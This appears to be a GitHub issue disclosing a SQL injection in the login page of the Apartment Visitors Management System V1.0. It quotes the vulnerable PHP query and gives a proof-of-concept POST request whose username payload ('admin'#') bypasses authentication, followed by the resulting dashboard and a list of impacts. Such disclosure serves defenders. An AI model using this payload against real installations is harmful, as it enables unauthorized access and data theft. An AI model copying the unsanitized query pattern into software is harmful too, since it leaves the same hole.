

[New issue](#)

Apartment Visitors Management System SQL Injection vulnerability in /index.php #1

[Open](#)

I8BL opened 2 weeks ago

...

SQLi vulnerability in the Apartment Visitors Management System (AVMS) Project

Software

<https://phpgurukul.com/projects/AVMS-Project-PHP.zip>

Affected and/or fixed versions

- V1.0

Vulnerable vector

[avms/index.php](#)

```
<?php
session_start();
error_reporting(0);
include('includes/dbconnection.php');

if(isset($_POST['login']))
{
    $adminuser=$_POST['username'];
    $password=md5($_POST['password']);
    $query=mysqli_query($con,"select ID from tbladmin where UserName='$adminuser' && Password=$password");
    $ret=mysqli_fetch_array($query);
    if($ret>0){
        $_SESSION['avmsaid']=$ret['ID'];
        header('location:dashboard.php');
    }
}
```



Details

Vulnerable Endpoint: POST /avms/index.php


Parameter: username

There is a SQL Injection vulnerability in Apartment Visitors Management System (AVMS) Project. A malicious attacker can use this vulnerability to bypass the authentication or obtain sensitive information.

PoC

```
POST /avms/index.php HTTP/1.1
Host: localhost
Content-Length: 40
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive

username=admin%27%23&password=123&login=
```



Dashboard

localhost/avms/dashboard.php

AVMS

Search Visitor by names & mobile number...

Dashboard

Categories

New Visitor

Manage Visitors

Entry Pass

Vistors B/w Dates

Pass B/w Dates

0 Todays Visitors

0 Yesterday Visitors

0 Last 7 Days Visitors

3 Total Visitors Till Date

Apartment Visitor Management System.

Impact

Authentication bypass: An attacker can bypass the authentication.

Retrieving sensitive data: An attacker can obtain sensitive information and use it in a secondary attack.

DoS Attack: An attacker can drop the SQL tables.

File Upload: In some conditions, attackers can upload arbitrary files.

Sign up for free

to join this conversation on GitHub. Already have an account? [Sign in to comment](#)

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants

